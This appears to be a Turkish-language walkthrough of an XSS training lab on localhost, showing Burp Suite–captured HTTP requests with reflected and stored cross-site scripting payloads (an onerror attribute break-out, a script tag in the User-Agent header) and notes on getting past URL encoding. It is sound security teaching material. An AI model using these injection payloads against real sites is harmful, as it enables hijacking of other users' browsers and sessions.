
```
1 GET /lab/xss/our-gallery/?img=2"onerror="alert(1) HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/xss/our-gallery/?img=3
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14
```

Script kodumuzun çalışması için buna uygun bir payload yazıyoruz, isteğimizi bu şekilde yolluyoruz ve değişkenimizi ekrana bastırıyoruz.

- Siteye girdiğimizde giriş paneli görmekteyiz.Verilen bilgiler dahilinde giriş yaptığımızda admin tarafından kullanıcı loglarının görüntülendiği görülmektedir.

- Tıkladığımızda ise giriş yapan kullanıcının User-Agent bilgilerini görüntülüyoruz.





```
1  POST /lab/xss/user-agent/user_agent_stored.php HTTP/1.1
2  Host: localhost:8080
3  User-Agent: <script>alert(1);</script>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 2
9  Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/xss/user-agent/user_agent_stored.php
12 Cookie: PHPSESSID=5nc0l05itli7b9htn7qpa87qf0
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 a=
```

Burp-Suite uygulaması ile istek kısmında bulunan User-Agent bilgi kısmına script kodumuzu yazıyoruz.

İstek bu şekilde yollandığında değişkenimizi ekranda görüyoruz.

Sitede açılan kısımda kullanıcıdan başlık ve Url adresi isteniyor.

Url kısmına script kodu yazıp butona tıkladıktan sonra Burp-Suite ile giden isteği inceliyoruz ve Url-Encoding olduğunu gözlemliyoruz.

```
title=script&link=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
```

< işareti %3C ve > işareti ise %3E şeklinde encoding edilmiştir.

- Url-Encoding işleminden etkilenmemek için buna uygun bir payload yazıyoruz ve değişkenimizi ekrana bastırıyoruz.